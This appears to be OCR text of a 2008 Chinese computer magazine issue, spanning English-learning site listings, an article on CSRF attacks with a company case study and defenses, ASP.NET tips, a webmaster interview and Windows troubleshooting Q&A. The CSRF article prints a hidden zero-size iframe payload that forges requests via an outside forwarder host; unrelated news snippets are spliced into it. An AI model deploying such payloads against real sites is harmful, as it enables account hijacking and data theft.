他们将英语口语教育方法和现代语音识别技术相结合，推出了一套英语口语学习系统；在这个系统中，学习者可以在虚拟的英语环境中，与智能机器人Lucy练习口语，Speak2me突破了传统口语练习方法的局限和弊端，为学习者提供了一个与模拟外教“对话”的机会；另外Speak2Me还采用了独特的课程设计方法，使每一个学习者可以对每一课的内容进行反复练习，并不断发现新的语言点，让学习者在一个愉快的环境中轻松学会英语口语！

◎ http://mwb.cfan.com.cn/1433

口语学习方法总汇

我们学习口语目的是为了与别人进行交流，所以英语口语中的几个要素的重要次序应为:流利–准确–恰当。

◎ http://mwb.cfan.com.cn/1434

读 | READ

中国日报

拥有国内最大的英语门户网站，在提供《中国日报》报系所有内容在线阅读外，英文资讯凭借中国日报报系雄厚的采编实力和一流的技术平台，综合国内外权威新闻机构最新资讯，为读者提供权威、及时、准确、丰富、贴近生活的内容。

◎ http://mwb.cfan.com.cn/1435

BBC

世界闻名的BBC英国广播公司，制作全球一流的多媒体英语教学内容已逾大半个世纪了。现在，中国广大的英语学习者可直接登陆全国重点地方新闻网站东北新闻网的BBC英语教学频道，免费获取最权威和时尚的英语教学内容。

◎ http://mwb.cfan.com.cn/1437


写 | WRITE

英文写作网

以英语作文为中心，辅以英语翻译、英语四级写作、英语听力、新概念英语等多种英语学习知识，包含语法文法、应用写作、考试作文、背景文化、佳作欣赏、原创发表等等。

◎ http://mwb.cfan.com.cn/1438

在D6大会召开前的一次招待会上，比尔·盖茨称，目前的时间分配将倒转过来，从80%时间花在微软和20%时间花在基金会，改为20%时间花在微软，其余时间投入到慈善事业



小心CSRF!

网络安全工程师技能培训

Tag:网络安全、CSRF攻击、Cookie劫持 | 实例 | 网络

■ 香草天空(河北)

本文可以学到

1. CSRF攻击：2008新款攻击手段
2. 它的攻击是如何实现的呢？
3. 安全工程师该如何防御它？

本文看点

1. HTTP Watch
2. 桂林老兵Cookie浏览器

事件相关信息


● **攻击时间：**
2008年5月20日早上9点

● **负责工程师：**
陈天敏（石家庄信服科技）

● **地点：**
邢台国迅外贸

● **现场：**
5月18日，邢台国迅外贸的外贸工作人员小刘，把下个月需要面谈的客户资源，加载到公司办公系统中。20日早晨上班，却发现自己账户下所有的客户资源全部丢失了。（注：这期间工作人员小刘并没有运行任何程序，只是登录了公司网站办公系统进行操作。）

先来看这样一个案例：



用户A用自己的游戏账号登录某个游戏交易论坛，A很有兴趣地访问了一条收购游戏ID链接的图片消息，出现图1的画面，殊不知，他已经钻进了攻击者B精心设计的骗局。帖子中有个图片没显示出来，A以为是自己网速太慢，导致这个图片没有加载进来，没在意。

几天后，A发现游戏账户中的虚拟装备和货币全部丢失了。读者肯定会觉得好奇，为什么访问网站图片无法打开，就导致游戏账户被盗了呢？这就是本文要讲的CSRF攻击！它通过在授权用户访问的页面中，种下链接或者脚本，进行Cookie窃取。

你要掌握的知识


● 什么是CSRF？

CSRF（Cross-site Request Forgery）学名叫做"跨站请求伪造"，和跨站脚本（XSS）类似，也是一种跨站漏洞攻击。在某个恶意站点的页面上，促使访问者请求攻击者网站的某个URL，从而达到改变服务器端数据的目的。这一类攻击依赖于用户网页中的表单，脆弱的表单总是很容易就受到攻击。

它与XSS跨站攻击，无论在内容上，还是攻击方式上，都完全不同。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求，达到利用受信任的网站目的。与XSS攻击相比，CSRF攻击更加难以防范。

● CSRF攻击原理

网站是通过Cookie来识别用户的，当用户成功进行身份验证之后，浏览器就会得到一个标识其身份的Cookie。只要不关闭浏览器或者退出登录，以后访问这个网站，都会带上Cookie。如果这期间，浏览器被人控制着请求了这个网站的URL，可能就会执行一些用户不想做的功能（比如修改个人资料、获取用户的机密信息等）。因为这并不是用户真正想发出的请求，所以就被称为"请求伪造"。同时由于这些请求也可以从第三方网站提交，所以要加上"跨站"二字，其攻击原理如图2所示。



模拟攻击现场

工程师陈天敏为邢台国迅外贸遭受的攻击进行了分析，确定黑客是利用CSRF攻击公司客户资料的。

黑客利用iFrame语句制造了一段HTML代码：


```
<iframe width=0 height=0 src="http://www.oocrr.org/ke2 /xss_post_forwarder asp?lake2=http://passport.51*** com/ucommitbas&ujump_url-&sex=1&email=CSRF@xx.com&sdv=&zodiac=0&birth_year=0&birth_month=0&birth_day=0&blood-0&bs0=……rs2=%CE%DE&txt_rs=&reside_site=%3B%3B"></iframe>
```

并将此段利用获取的WEBSHELL，将代码放到公司办公系统中。当小刘利用自己的办公ID完成操作后，被诱导访问了含有此代码的图片，这时CSRF攻击出现，获取了小刘的Cookie，并将这些客户资料转发给了黑客。

小刘回忆起来当时有个图片没有成功显示，问题就出在这里。陈天敏察看了这个图片的地址：http://www.

谷歌向包括清华大学在内的全国6所高校赠送GSA服务器，这批设备将用于高校进行信息检索、整合服务。可搜索300万个搜索文件，是目前这一档次中最高端的产品

oocrr.org/ke2 /xss_post forwarder.asp?lake2=http://passport.51***.com/ucommitbas&u_jump_url=&sex=1&email=CSRF@（省略部分为攻击代码）（见图3）。



小刘非常迷惑，“这是一个什么地址呢？仅仅访问这样一个地址，我的客户资料就这样被转发了？我都不知道呀！”

“别着急！你还记得当时自己输入完整的账号信息的情况吧？当出现如上链接的时候，浏览器尝试着按照本地的Cookie，去加载上面这个图片的URL。网站的Cookie是未过期的，所以机密信息就悄悄地丢失了。”工程师耐心地为小刘分析道。

小提示

大多网站具备Cookie使用时间验证的策略。当用户在正确网站上登录自己的账户后，一段时间内，这台电脑上不需要再次验证就可操作此账户。


CSRF防御方案:

工程师陈天敏在进行了分析以后，按照工程师该尽的职责，给小刘整理出了一套防御方案。并说明了这是一种新型的攻击方式，提醒小刘他们以后多加留意。

网页上布局


对于WEB站点，将持久化的授权方法（例如Cookie或者HTTP授权），切换为瞬时的授权方法（在每个网页架构中提供隐藏区域）。留一手的话，将帮助公司的网站防止这些攻击。

另外就是利用“双提交”Cookie。此方法只能用于Ajax（ASP.NET技术），优点：能够在不大量修改网页架构的前提下，做到全局修正。利用HTTP Watch（http://www.skycn.com/soft/14178.html）类监控访问网页的程序，可以防止Cookies被抢劫（见图4）。




浏览器上动手

使用多窗口浏览器（傲游、Firefox、Opera等），在便捷的同时也带来了一些问题。多窗口浏览器永远都只有一个进程，各窗口的会话是通用的，即Cookie是公用的。推荐用户在无法确定是否能够防御CSRF攻击的情况下，使用特殊Cookie伪造的浏览器，比如：桂林老兵Cookie浏览器（http://www2.hx99.org/Down/Hack/Webtools-5329.rar），如图5所示。



小提示

由于CSRF的实效性，也可以采用登录机密信息后，清理Cookies的方法来防御。比如在傲游浏览器中设置“安全与隐私”，勾选“退出时清除浏览记录”及“Cookies”即可。



网络大补贴

CSRF跨站攻击也被称为Session欺骗，及“用户会话欺骗”，通过对Session的了解，可以大大帮助我们对CSRF的防御：http://hmily.blueidea.com/archives/2007/4508.shtml。

防止CSRF攻击的几种其他方法：检查Cookies凭据、检查HTTP请求来路、使用验证码，详情且看：http://www.lengmo.net/post/733/。

实用列举：CSRF攻击的常见特性

* 依靠用户标识危害网站。
* 利用网站对用户标识的信任。
* 欺骗用户的浏览器发送HTTP请求给目标站点。
* 使用图片的CSRF攻击常常出现在网络论坛中，因为那里允许用户发布图片而不能使用JavaScript。

CSRF攻击可能造成的伤害：

* 在你的网站之外记录受攻击者的日志（比如：IDS日志）。
* 修改受攻击者在用户的网站的设置（比如：员工在公司网站中的ID内容），修改公司的硬件防火墙设置。
* 使用受攻击者的登录信息，在你的网站中发表评论或留言。
* 将资金转移到另一个用户账号中，窃取有价值的资料。

小知识

IDS是英文“Intrusion Detection Systems”的缩写，中文意思是“入侵检测系统”。假如防火墙是一幢大楼的门锁，那么IDS就是这幢大楼里的监视系统。一旦小偷爬窗进入大楼，或内部人员有越界行为，只有实时监视系统才能发现情况并发出警告。不同于防火墙，IDS入侵检测系统仅是一个监听设备。

★作者有话说:

CSRF是一种新兴的攻击技术。现在很多IPS都不具备这类攻击的防御能力，掌握对此类攻击的防护，让网络安全工程师的重要性更加突现。CSRF攻击依赖下面的三种环境才能发挥其攻击效果，工程师在发现后，应在第一时间作出分析及排查

1 攻击者了解受害者所在的站点。

2.攻击者的目标站点具有持久化授权Cookie，或者具有当前会话的Cookie。

3.目标站点没有对用户在网站的行为，进行第二授权。CF [TS01]

ASP.NET 高级开发技巧

Tag: ASP.NET AJAX、编程 | 实例 | 天生我才

■ 郑浩宇(北京)

本文可以学到

1. DOS命令拷贝图片，不堆代码添加管理，ASP.NET轻松实现
2. 高手的网站性能优化技巧
3. Silverlight——微软强势新推技术

网络大补贴

1. CSS参考手册
http://www.w3school.com.cn/css/css_reference.asp，CSS 2权威参考手册。
2. JavaScript参考手册
http://www.teched.org.cn，JavaScript的权威参考手册。
3. W3C 组织网站
http://www.w3.org/，HTML之父创立的国际性组织，浏览器的标准都得听它的哦。
4. Silverlight官方网站
http://www.silverlight.net，微软Silverlight技术的官方网站，资源多多，共享多多。

重要提示

文中的代码省略部分，详见http://powerson.blog.cfan.com.cn"杂志补充"栏目下的《2008年11期ASP.NET高级开发技巧代码》。

实例1："Impossible is nothing"（没有不可能）

小李正在做一个网站，需要调用DOS命令，从一个现成的网站模板复制图片来完成项目。这下可把他难住了，让ASP.NET不显示对话框，在网站运行DOS命令，这不是天方夜谭吗？

小提示

使用DOS命令打开一个进程，有利于统一执行所有的复制命令，以利于在服务器不忙的时候（例如深夜）把图片复制到目标网站中，既提高了服务器资源利用率，还不影响网站的访问性能。

下面就看看到底怎么实现的：

```
Process process = new Process();
  ProcessStartInfo startInfo = new
ProcessStartInfo();
  startInfo.FileName = "cmd.exe";
……
  startInfo.UseShellExecute = false;
  startInfo.CreateNoWindow = true;
  process.StartInfo = startInfo;
……
```

解读代码：首先增加一个进程，然后设置启动进程的相关信息。其中包括启动的命令（在这里当然为cmd.exe）、参数（就是具体的命令行啦），并指定不弹出窗口和不启用Shell（系统外壳）运行即可。

●编者按

在调试这个示例的时候费了很大周折，但也教会笔者一个很好的调试方法，那就是步步为营。首先建立一个Windows控制台程序，把代码粘贴到开发环境运行。成功的话，再建立一个新的网站程序调试。此时出现问题的几率较大，一句一句注释，即可查找出原因。

实例2：不堆代码，轻松添加成员管理

ASP.NET技术已经把代码量降到很低的程度了，还内建了成员管理和角色管理功能，以后像登录、增加权限等功能，实现起来就易如反掌了。

第1步：启动Visual Studio 2005命令行工具，键入"aspnet_regsql"命令，打开ASP.NET数据库配置工具。单击"Next"（下一步）按钮，然后单击"Configure SQL Server for application services"（为应用服务配置SQL Server）单选框。

第2步：对数据库进行配置，把成员管理功能写入数据库，最后再一路"Next"（下一步）即可完成。

小提示

部署之后，就可以使用"ASP.NET配置工具"对成员进行添加和配置了。

打开Visual Studio，新建一个网站，单击"WebSite/ASP.NET Configuration"（网站/ASP.NET配置）。启动ASP.NET配置工具（见图1）。单击"安全"选项卡，单击"创建用户"链接，进入相应页面后填写用户名、密码、电子邮件之后即可创建用户（见图2）。

图1：
ASP.NET 网站管理工具
主页 | 安全 | 应用程序 | 提供程序
欢迎使用网站管理工具
应用程序
当前用户名
安全 — 使您能够设置和编辑用户、角色和对站点的访问权限。现有用户：11
应用程序配置 — 使您能够管理应用程序的配置设置。
提供程序配置 — 使您能够指定存储网站所用的管理数据的位置和方式。

❶

小提示

默认情况下，ASP.NET要求创建的用户密码，必须是有一个非数字和字母的特殊字符。可以在Web.config中设置"membership"节点下的"minRequiredNonalphanumericCharacters"为"0"即可。

第3步：新建两个页面，从工具箱中拖拽Login控件和ChangePassword

控件，怎么样？登录和修改密码就做好了（见图3）！

ASP.net
主页 安全 应用程序 提供程序
通过在本页上输入用户的 ID、密码和电子邮件地址来
创建用户
注册新帐户
用户名：
密码：
确认密码：
电子邮件：
创建用户
2

更改密码
密码：
新密码：
确认新密码：
更改密码 取消
3

●编者按

没用一个代码，实现了“高档的”成员管理。这也是ASP.NET 2.0的新特性，可以方便地把网站会员分门别类管理。如果配合新的个性化特性，那么像论坛上的积分、勋章等特性就很容易实现了。

编者总结

到本期，ASP.NET编程系列即将暂时告一段落，而Web开发的知识和技术，绝不仅仅是这六期文章即可涵盖的。应该说，Web开发包罗万象，其中除了以ASP.NET为代表的动态网页技术之外，掌握一门高级语言（例如VB或者C#），掌握动态HTML相关技术，包括XHTML、CSS、JavaScript，以及数据库的使用方法（比如SQL Server）也是十分必要的，只有几种技术掌握好了，才能真正了解网站背后的秘密。

延展知识：

Silverlight——ASP.NET的未来，新的期待

ASP.NET 3.5技术已经正式发布，曾经在社区预览版中呈现的众多新内容，也集成在了ASP.NET 3.5内部。Silverlight技术，也作为ASP.NET 3.5的扩展组件发布了出来。正如微软发布这种新技术时所说，相信Silverlight（银光）会照亮ASP.NET的未来！

实际上，Silverlight 2 Beta版本发布后，即可自动和相应的网站整合开发，十分方便。初步解决了浏览器跨平台问题，Novell公司承诺半年内在Linux上得到支持；诺基亚也宣布在2009年，在诺基亚手机上支持Silverlight。与此同时，微软为设计人员提供了Microsoft Expression Studio 2 Beta版本，有利于程序员和美工的合作




图4：为光晕3游戏开发的Silverlight视频应用程序

高手经验谈

网站性能优化的一些技巧

“性能”到底是什么意思呢？简单说就是网站运行的速度是否够快。性能优化主要靠以下几点：

●负载平衡

网站运行主要靠应用服务器和数据库服务器，在逻辑上可能还有一台静态服务器。在网站常规运行中，我们可以看到应用服务器的CPU占用较高，而数据库服务器却比较清闲。那么，把负载从应用服务器推向数据库服务器，就会大大提高性能。

●大型新闻类网站，考虑用静态页面生成技术

包括新浪在内的大型新闻网站，都采取静态页面生成技术，从服务器端生成静态页，这样极大提高了访问效率。

小知识

SHTML：新浪等大型网站的新闻最终页面的后缀都是SHTML，这是为什么呢？简单说就是让HTML包含一些其他的组件，特别是可以动态加载广告，以提高网站收益，而且也利于对广告的管理。

●变同步为异步

用户使用杀毒软件时，愿意花长时间去等待软件的运行。但如果某一个网页打开的时间超过4秒，用户就会很不耐烦。此时要尽量把同步操作改为异步，同时网页中加上进度条等提示信息，这样既能提高性能，也能提高用户体验。

●网页样式设计中，多用Div，少用Table

在传统的网页设计中，表格是主要的布局方式，而在Web 2.0时代，Div标签则大行其道。从性能考虑，Div比表格布局的速度要快，而且易于控制，能够提高性能。另外，在网页中尽量少用大图片，特别是背景图片，因为它会让性能下降很明显。

如何实现ASP.NET网站个性化？

ASP.NET 2.0 Profile系统允许你轻松存储用户的相关信息。定义与每名用户有关的属性，并将它存储在它们的个性文件中。个性文件数据可以用程序方便地访问。与其他保存文件一样，它必须被存储，且个性文件默认使用SQL Server。

Profile系统以提供程序模型为基础，特殊的Profile提供程序，负责将属性值序列化和解序列化到某个数据仓库中。.NET Framework默认使用一个SqlProfileProvider类，它使用一个SQL Server数据库表来存储数据。

在使用ASP.NET 2.0的个性文件特性之前，必须对Web服务器进行正确配置，使其支持这一特性。默认情况下，个性文件特性使用一个SQL Server终端，但也可以建立自己的提供程序。在本文中主要讨论标准的SQL Server终端，它使用默认的SqlProfileProvider类。

SQL Server支持版本7.0、2000和2005。要配置一个支持SQL Server的系统，首先应配置数据库服务器，最后是ASP.NET平台。CF [TS02]

短信互动 网站发展新思路

访旭农网站长杨光

Tag：旭农网、成长、VIP、短信 | 网络 | 采访　本刊记者 马江华

中国的手机普及率是相当的高，就算你没电脑，但也会有手机。当我们都在用网络创业时，有没有想过与手机结合呢？旭农网就是一个农业方面的网站，虽说有些农民朋友没有电脑，但他们通过手机也能参与交易。而旭农网站长呢，也因为将网站与短信整合，丰富了网站运营模式，为网站创造了良好的口碑形象。

姓　名：杨光　网站名称：旭农网
网站地址：http://www.nong365.com
QQ：1011647　MSN：hiphoper@live.cn

网站成立史

2006年4月~2006年6月：开始做相关调研工作。
2006年7月~2006年12月：程序开发阶段。
2007年1月~2008年1月：网站正式上线，免费运营。
2008年1月~2008年6月　网站全新改版，引入商业模式。
旭农网至今还是由杨光一人独立在做，2005年前，一直在做程序员，所以程序开发可自行解决。商业模式上线后，正准备组建团队。

网站费用投入

网站域名　200元/年
服务器　友情赞助
程序开发：自行解决
推广费用　口碑推广
客服400电话：1200元/年
目前每年投入控制在3000元以内。

网站商业收入

商业模式刚上线不久，目前还处于试行期，主要是对市场的尝试，初期也只是在老会员中。第一个月发展了十几个VIP企业客户，当月收入也只是几百元。目前正在组织团队，成型后再进一步扩展。

农业供求大量信息

在供求类网站中，发布信息的永远是供大于求，包括每逢春节急缺的网上火车票也是一样，有时这并不代表供需不平衡，而是在网上需求方，不愿意在需求中透露自己的隐私。但具体情况还需要做深入的市场调研。

旭农网自2007年初开通至今，有很多忠实的会员，包括之后商业模式上线转化成的VIP会员，对于这些用户来说，旭农网将信息最大限度地传递给需求方。为供求双方搭起桥梁。通过用户体验的优化，例如非注册用户可直接发布，通过免费电话直接联系发布方，留言以短信和邮件的形式告知，不设置任何注册查看限制等等，从中最大限度地降低供求双方的沟通障碍。旭农网现在日均发布5000条供求信息，总信息量将近100万条。

网站大亮点

●短信致富是如何实现的？有何目的？

目前短信平台还是免费为网站用户提供的，主要用于用户留言咨询，系统会自动将信息转发到发布方手机上，目的在于增强供求双方的网站平台的粘度。

●就短信致富你们与联通和移动是如何分成的？

这是网站倒贴钱的服务，每条信息成本很低，而对用户来说却是很实用的功能，而对于网站而言，一条短信几分钱，就可以与一个发布用户建立很好的关系，增强网站用户的粘度。

●在与通讯公司谈合作时，都有哪几种形式？定制是免费的，那服务收费吗？

其实开始与移动、联通均签有协议，以发送短信到特服号，用户包月的形式，目前还有以免费的形式为主。并未参与分成，主要是为民服务，以扩大网站的口碑宣传。

最盈利的频道是哪个频道？为什么？

盈利的频道也是目前唯一的收费项目——企业VIP服务，就是通过网站平台的智能匹配将企业VIP供求信息+PPC呼叫广告相结合，做到精准营销，而用户可以在后台看到花掉的每分钱详细记录，并很直观地知道企业投放的广告投入产出比率，而投放的平台就是网站过百万的免费信息中相匹配的主题信息。

草根成长记

记者：在网站运营中，你是如何节约网站成本的？

杨光：网站表面上比的是流量及排名，而真正决胜的关键往往在于成本。而有效的节约成本，则以人脉积累、资源合作、外包服务这几点为主。节约的过程充分的体现了从无到有，从有到多，从多到精的优势。从无到有：人脉的积累，可以直接让一个网站从无到有，甚至省去很多成本。从有到多：广泛的资源合作，可以让网站的内容丰富起来，弥补自身的不足，同样节约了成本。从多到精：将自己不善于或者需要过多成本的服务，外包出去，少量的投入，换回来的确是更好的效果和更低的成本。

记者：在网站的运营推广上，你有什么秘诀？

杨光：记得刚做网站的时候，最开心的事情，就是看到一个个好友主动地将他们的QQ签名里或者在个人网站上加入我网站链接，义务帮我做推广，这对一个站长来说，是莫大的认可。从此之后，我对推广的定义，更倾向于口碑推广。至于秘诀，旭农网是做涉农行业的网站，我加了至少300多个涉农类的QQ群，每天我都会抽出1个小时，用于QQ群推广，但至今为止，我因发广告而被踢出群的情况不到10次，并且还有几个群把我增加为群管理人员。而秘诀就是在于服务，你每天服务好10个用户，日后得到的将是至少100个用户。

创业精点子

如果你是个人站长，可以将你网站的网址、运营模式、费用投入与支出等内容发到ma@cfan.com.cn邮箱，如果形式不错，我们会向读者和风投推荐你的网站。如果你是网友，可以对本期的网站内容进行点评，提出你自己的想法，与站长形成交流。当然，你也可以把你自己的创业想法告诉我，或许我会给你找到投资人哟！

CF [TS02]

Tag Windows密码、缩略图、特殊文件夹、注册表错误 故障 系统

Q1 忘记Windows登录密码

问：Windows的登录密码忘记了，因为是自动登录，所以还能进入系统。但是如何找回密码？（读者牛邮件提问）

答：其实可以设置新密码替换原来的那个。单击"开始→运行"，输入CMD并按回车键，打开命令提示符窗口，执行"net user "%UserName%" 新密码"命令即可。其中的"%UserName%"是一个环境变量，代表你当前的用户名，"新密码"即你准备重新设置的密码，假设为"1234"，则具体命令如下：

net user "%UserName%" 1234

按回车键执行，1234就是你的Windows的新密码了。


傻博士有话说：

这个问答中的"net user "%UserName%" 新密码"，只是为了便于说明，操作时可千万别误将"新密码"作为密码，一定要用英文或英文与数字混合的字符作密码，因为Windows密码不支持中文输入，将造成无法登录故障。本来没觉得这是个问题，在做完这个傻博士之后，浏览CFan论坛，发现有朋友执行"net user "%UserName%" 我是人"命令，导致系统无法登录，所以这里特意提醒一下。

Q2 缩略图与真实图形不符

问：删除一图片后发现同文件夹中另一个图片的缩略图变成了已删除的那个图片，但打开之后图形又是正确的。怎么回事？（读者小彬邮件提问）


答：这是删除图片后，系统没有及时更新缩略图数据库而造成的。解决方法很简单：首先单击菜单命令"工具→文件夹选项"，在"查看"选项卡下，选中"高级设置"中的"显示所有文件和文件夹"项，单击"确定"返回。这时在保存有图片的文件夹中，会显示出隐含文件Thumbs.db（见图）。选中它并按Delete键删除它，然后随意进入另一个文件夹，接着再返回缩略图出错的文件夹，会发现系统又自动建立了Thumbs.db文件，而此时缩略图的显示应该是正常的了。



Q3 Windows XP系统文件莫名变色

问：不知何故，电脑里好多文件变成蓝色的文件名了。是不是中毒了？（读者影子论坛提问）

答：Windows能够自动识别被加密或压缩的NTFS文件，并用彩色字体显示（蓝色表示压缩，绿色表示加密）。打开"我的电脑"，单击"工具→文件夹选项"，如图所示，取消对"用彩色显示加密或压缩的NTFS文件"项的选择即可取消这项功能。不过建议保留此项，因为不同颜色的字体，能达到提示的效果。



Q4 启动时自动打开"我的文档"窗口

问：每次启动系统，都会自动打开"我的文档"或者"我的电脑"，请问怎么解决？（读者娟娟邮件提问）

答：可能是一些注册表键值被破坏造成的。单击"开始→运行"，输入"regedit"（不含引号），按回车键调出注册表编辑器。依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，双击打开右侧的"Userinit"，查看它的值是否为"C:\WINDOWS\system32\userinit.exe,"（后面有一个英文逗号），如不是请照此修改（注意，如果你的系统安装在其他分区，如D分区，则将此值中的C改为D）。

接着定位到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]，将它右侧的"PersistBrowsers"的值设置为0。

修改完毕，关掉注册表编辑器，注销或重启系统即可。

Q5 浏览器字体变形

问：不知是否系统字体损坏，在用Firefox浏览网页时，发现许多英文变成了花体字。怎么解决？（读者郎郎邮件提问）

答：这不是系统字体的原因，而是Firefox设置的问题。单击菜单命令"工具→选项"，切换到"内容"选项卡，将下面的"默认字体"改成宋体，"大小"设置为"12"，确定后，网页应该能正常显示了。

Q6 Windows画图程序丢失

问：我突然发在"开始→所有程序→附件"下，竟然找不到画图程序了，怎么办？（读者andybar论坛提问）

答：在C:\WINDOWS\System32文件夹下找到mspaint.exe程序（如果没有，就从别人的系统中复制一个过来），右击它，选择"发送到→桌面快捷方式"，再把此快捷方式改名为"画图"，并移到"C:\Documents and Settings\fly2spring\「开始」菜单\程序\附件"文件夹下就可以了。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

CF [SB01]

Tag Foobar最小化、卸载Office 2007、备份搜狗输入法参数 故障 软件

Q1 将 Foobar 最小化到系统托盘区

问：想让Foobar能够像Foxmail那样可以直接最小化到系统托盘区中，但一直没找到设置方法。请问，如何才能实现最小化到托盘区中运行?(网友 shamemode 论坛提问)

答：打开Foobar后，按Ctrl+P打开参数设置窗口，然后在左侧列表中依次选择“显示→默认用户界面”，接下来在右侧窗口中选中“最小化到托盘”，最后单击“保存全部”按钮保存设置即可。

傻博士有话说：

很多软件都没有提供最小化到系统托盘区的功能，对于这些软件，如果想让程序运行时自动最小化到系统托盘区，则可以通过第三方辅助程序来实现，例如使用“AllToTray”（下载地址：http://www.dntsoft.com/alltotray/index.html，快车代码：CF0812SBSRJ01）这款小工具就能实现了。运行该软件后，打开准备最小化到托盘区中的程序，再按Ctrl+F1组合键即可实现了。

而有的软件只需点击系统托盘区的图标，即可最小化到托盘区，比如傲游浏览器、多数杀毒软件和第三方防火墙在，点击窗口的关闭按钮后，即自动最小化到系统托盘。

Q2 WinRAR压缩文件体积无明显减小


问：我要将一段20MB的视频用邮件传给朋友，由于体积超过邮件附件支持的大小，就使用WinRAR将其压缩，但压缩后还有18MB。请问，为什么压缩后文件体积没有明显变化?（网友 踩着鼻子擦眼泪 论坛提问）

答：有些文件本身就属于高度压缩格式，例如MPEG、RMVB等视频格式、已压缩过的压缩包文件等，对于这类文件，再使用压缩工具进行压缩，体积变化不会很明显，有时甚至没有什么变化。这种情况下，要想解决邮件附件大小限制的问题，直接使用WinRAR的分卷压缩功能，将源文件分割成多个压缩包，对方收到后再使用WinRAR合并即可。或者在右键点击“添加到压缩文件”之后，先不要急着点“确定”，点击“配置→创建Email附件”会按照Email附件大小实现分卷压缩。

Q3 备份搜狗输入法的设置参数

问：改用搜狗输入法后，将相关的参数都设置成了我喜欢的模式，我想将这些参数备份起来，以方便日后重装系统后调用，傻博士我该怎么办呢?（读者 人间真情 邮件提问）

